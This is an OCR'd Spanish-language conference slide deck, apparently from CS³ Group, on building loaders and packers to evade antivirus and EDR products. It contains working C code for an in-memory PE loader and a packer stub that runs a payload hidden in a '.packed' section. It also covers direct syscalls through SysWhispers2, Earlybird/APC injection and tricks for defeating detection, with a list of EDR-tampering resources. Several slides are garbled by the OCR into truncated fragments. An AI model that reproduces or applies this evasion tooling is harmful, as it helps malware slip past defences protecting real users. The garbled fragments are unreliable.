NtAccessCheckByTypeResultList	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066
NtAcquireCMFViewOwnership							0x0066	0x0066	0x0066	0x0066	0x0066																			
NtAcquireCrossVmMutant																													0x0067	0x0067
NtAcquireProcessActivityReference																							0x0067	0x0067	0x0067	0x0067	0x0067	0x0067	0x0068	0x0068
NtAddAtom	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0045	0x0046	0x0045	0x0046	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047

Syscalls

- **Syswhispers2**
  https://github.com/jthuraisamy/SysWhispers2

Installation

```
> git clone https://github.com/jthuraisamy/SysWhispers2.git
> cd SysWhispers2
> py .\syswhispers.py --help
```

Usage and Examples

Command Lines

```
# Export all functions with compatibility for all supported Windows versions (see example-output/).
py .\syswhispers.py --preset all -o syscalls_all

# Export just the common functions (see below for list).
py .\syswhispers.py --preset common -o syscalls_common

# Export NtProtectVirtualMemory and NtWriteVirtualMemory with compatibility for all versions.
py .\syswhispers.py --functions NtProtectVirtualMemory,NtWriteVirtualMemory -o syscalls_mem
```

Syscalls

- **Añadimos la llamada**
  https://github.com/jthuraisamy/SysWhispers2

32bit 64bit

7. Loader

Evitemos código de 32 bits

Loader

- **Problemas encontrados**:
  - Código mixto (32/64 bits) con funciones flagueables
  - DLLs posiblemente flageadas (ws2_32.dll)
  - Syscalls no cubiertas por SysWhispers2
  - No usa APC (Earlybird)
  - No tiene un icono ☹
- **Soluciones**:
  - Crear o usar un loader para cargar el binario como shellcode (sección .text)

Loader

- **KaynLdr**
  https://github.com/Cracked5pider/KaynLdr

About

KaynLdr is a Reflective Loader written in C / ASM. It uses direct syscalls to allocate virtual memory as RW and changes it to RX. It erases the DOS and NT Headers to make it look less suspicious in memory.

Features

- Uses direct syscall (TartarusGate by trickster0)
- Erases the DOS and NT header
- only the .text section is going to be RX

TODO

- Add Hooks
- Rewrite most functions in assembly
- x86 support
- Add cna file for Cobalt Strike User Defined Reflective DLL Loader

Loader

- **Principios básicos:** Carga del PE en memoria (por otro proceso) en C ”normal” sin tocar mucho API…

```
#include <stdio.h>
#include <stdlib.h>

#include <windows.h>
#include <winnt.h>

// loads a PE in memory, returns the entry point address
void* load_PE (char* PE_data);

int main(int argc, char** argv) {
    if(argc<2) {
        printf("missing path argument\n");
        return 1;
    }

    FILE* exe_file = fopen(argv[1], "rb");
    if(!exe_file) {
        printf("error opening file\n");
```

Loader

```
   return 1;
}

// Get file size : put pointer at the end
fseek(exe_file, 0L, SEEK_END);
// and read its position
long int file_size = ftell(exe_file);
// put the pointer back at the beginning
fseek(exe_file, 0L, SEEK_SET);

//allocate memory and read the whole file
char* exe_file_data = malloc(file_size+1);

//read whole file
size_t n_read = fread(exe_file_data, 1, file_size, exe_file);
if(n_read != file_size) {
    printf("reading error (%d)\n", n_read);
    return 1;
}
```

Loader

```
    // load the PE in memory
    printf("[+] Loading PE file\n");
    void* start_address = load_PE(exe_file_data);
    if(start_address) {
        printf("[+] Start Address: %p\n", (void*)&start_address);
        // call its entry point
        ((void (*)(void)) start_address)();
    }
    return 0;
}

void* load_PE (char* PE_data) {

    /** Parse header **/

    IMAGE_DOS_HEADER* p_DOS_HDR  = (IMAGE_DOS_HEADER*) PE_data;
    IMAGE_NT_HEADERS* p_NT_HDR = (IMAGE_NT_HEADERS*) (((char*) p_DOS_HDR) + p_DOS_HDR-
>e_lfanew);

    DWORD hdr_image_base = p_NT_HDR->OptionalHeader.ImageBase;
    DWORD size_of_image = p_NT_HDR->OptionalHeader.SizeOfImage;
    DWORD entry_point_RVA = p_NT_HDR->OptionalHeader.AddressOfEntryPoint;
    DWORD size_of_headers = p_NT_HDR->OptionalHeader.SizeOfHeaders;
```

Loader

```
    /** Allocate Memory **/
    char* ImageBase = (char*) VirtualAlloc(NULL, size_of_image, MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE);
    if(ImageBase == NULL) {
        // Allocation failed
        return NULL;
    }

    /** Map PE sections in memory **/
    memcpy(ImageBase, PE_data, size_of_headers);


    // Section headers starts right after the IMAGE_NT_HEADERS struct, so we do some pointer
arithmetic-fu here.
    IMAGE_SECTION_HEADER* sections = (IMAGE_SECTION_HEADER*) (p_NT_HDR + 1);

    // For each sections
    for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
        // calculate the VA we need to copy the content, from the RVA
        // section[i].VirtualAddress is a RVA, mind it
        char* dest = ImageBase + sections[i].VirtualAddress;
```

Loader

```
            // check if there is Raw data to copy
            if(sections[i].SizeOfRawData > 0) {
                // We copy SizeOfRaw data bytes, from the offset PointertoRawData in the file
                memcpy(dest, PE_data + sections[i].PointerToRawData, sections[i].SizeOfRawData);
            } else {
                memset(dest, 0, sections[i].Misc.VirtualSize);
            }
        }

        /** Map PE sections privileges **/

        //Set permission for the PE hader to read only
        DWORD oldProtect;
        VirtualProtect(ImageBase, p_NT_HDR->OptionalHeader.SizeOfHeaders, PAGE_READONLY,
&oldProtect);

        for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
            char* dest = ImageBase + sections[i].VirtualAddress;
            DWORD s_perm = sections[i].Characteristics;
            DWORD v_perm = 0; //flags are not the same between virtal protect and the section
header
```

Loader

```
            if(s_perm & IMAGE_SCN_MEM_EXECUTE) {
                v_perm = (s_perm & IMAGE_SCN_MEM_WRITE) ? PAGE_EXECUTE_READWRITE :
PAGE_EXECUTE_READ;
            } else {
                v_perm = (s_perm & IMAGE_SCN_MEM_WRITE) ? PAGE_READWRITE : PAGE_READONLY;
            }
            VirtualProtect(dest, sections[i].Misc.VirtualSize, v_perm, &oldProtect);
        }

        return (void*) (ImageBase + entry_point_RVA);
    }
```


Loader

- **Problemas encontrados**:
  - 32 vs 64 bits (solucionado)
  - Imports y Relocs (solucionado)
  - Tipo de SS.OO. de destino (~~Windows 11~~, Win10, W7…)
- **Soluciones encontradas**:
  - Loader de 32 bits universal from scratch
  - Loader de 64 bits universal from scratch
  - Ambos con **carga de un fichero, recurso** o **bytearray**

Loader

- Sy
- Pu
pa

z-



8. Packer

Ofusquemos el resultado

Packer

- **Resumen**:

  Nuestro loader puede leer un archivo PE desde cualquier lugar, cargarlo en la memoria y ejecutar su contenido.

  Vamos a modificar el código C para leer el archivo PE desde una sección del ***desempaquetador***, llamada "**.packed**" o como sea (nombre demasiado obvio para un analista de malware).

Packer

- Est


1. ución
2. do de
3.

```
int _start(void) { //Entrypoint for the program

    // Get the current module VA (ie PE header addr)
    char* unpacker_VA = (char*) GetModuleHandleA(NULL);

    // get to the section header
    IMAGE_DOS_HEADER* p_DOS_HDR  = (IMAGE_DOS_HEADER*) unpacker_VA;
    IMAGE_NT_HEADERS* p_NT_HDR = (IMAGE_NT_HEADERS*) (((char*) p_DOS_HDR) + p_DOS_HDR->e_lfanew);
    IMAGE_SECTION_HEADER* sections = (IMAGE_SECTION_HEADER*) (p_NT_HDR + 1);

    char* packed_PE = NULL;
    char packed_section_name[] = ".packed";

    // search for the ".packed" section
    for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
        if (mystrcmp(sections[i].Name, packed_section_name)) {
            packed_PE = unpacker_VA + sections[i].VirtualAddress;
            break;
        }
    }

    //load the data located at the .packed section
    if(packed_PE != NULL) {
        void (*packed_entry_point)(void) = (void(*)()) load_PE(packed_PE);
        packed_entry_point();
    }
}
```

Packer

- **Ideas base**:
  - https://github.com/fancycode/MemoryModule/tree/master/doc
  - https://github.com/dzik143/pe64-no-imports
  - https://github.com/hlldz/APC-PPID/blob/master/apc-ppid.cpp
  - https://github.com/scythe-io/memory-module-loader
  - https://github.com/knownsec/shellcodeloader

Packer



8,


g

9. Soluciones “free”

Convirtiendo nuestra solución en otra

Soluciones a los problemas con los de otros…

- Pe…



10. All-in-one

Ejecutemos del tirón con nuestra “solución”

Solución “temporal” hasta ser lava


- **Recapitulemos**:

  - Crear el binario
  - Ofuscarlo [y/o comprimirlo tipo lzma2]
  - Cargarlo en memoria
  - Desofuscarlo
  - Obtener el OEP
  - Pasarle el control
  - Esperar tiempo random y cruzar los dedos…

Solución “temporal” hasta ser lava

- **Nuevamente tenemos que recurrir a syscalls**:
  - Técnica **Earlybird / APC**
  - Explicada ampliamente en **https://www.securityartwork.es/2021/11/18/evadiendo-el-antivirus-mediante-early-bird-y-syscalls/**

Solución “temporal” hasta ser lava



Solución “temporal” hasta ser lava

- **PaELla-Packer** (P… ni para una ni para el otro, para los W…
  - Arroz “con cos… …zos, morcillas, forro, oreja…
  - Todo con pan p… …n (Gracias Chary)…
  - Rutinas matem… …ticas…
  - (TBD)

Solución “temporal” hasta ser lava

- **Tricks**:

  - Checksum (recalcular)
  - Signtool (certificados de firma de código)
  - Virtualización de código (vCPU)
  - Secciones “entendibles” (xDRS con IAs como Grindsoft, SecureAge APEX, etc… en VT)
  - Etc…
  - Y crearle un icono ☹ al packer

Reflexiones

- **Algoritmo de Tremaux**:

1. No siga el mismo camino dos veces.
2. Si llega a un cruce nuevo, no importa qué camino siga.
3. Si un camino nuevo lo lleva a un cruce viejo, o a un callejón sin salida, retroceda hasta la entrada del camino.
4. Si un camino viejo lo lleva a un cruce viejo, tome un camino nuevo, y si no lo hay, tome cualquiera.

¿Preguntas?

Recursos online

- **Otros recursos útiles**:
  - https://www.mdsec.co.uk/2022/01/edr-parallel-asis-through-analysis/
  - https://www.deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks
  - https://www.infosec.tirol/master-of-puppets-part-ii-how-to-tamper-the-edr/
  - https://arxiv.org/pdf/2108.10422.pdf
  - https://www.optiv.com/insights/source-zero/blog/defeating-edrs-office-products
  - https://github.com/lab52io/StopDefender
  - Etc…

Agradecimientos

- Al excelente "**Team**" de colaboradores en **CS³ Group**
- Al grupo "**L1k0rd3b3ll0t4**" donde "***todos son gilipollas y unos hijos de puta***"
- Al grupo "**GC3**" que están por ahí
- A mi familia por aguantarme cuando no les hago caso
- Al "**CCC**" por los buenos días cuando se acuerdan
- Al reloj por no usarlo y no saber las horas que son
- A mucha gente que está ahí siempre… **¡GRACIAS!**

- **Pero sigue sin tener un icono ☹**

¡Muchas gracias!

CS³ SECURITY SERVICES
https://cs3group.com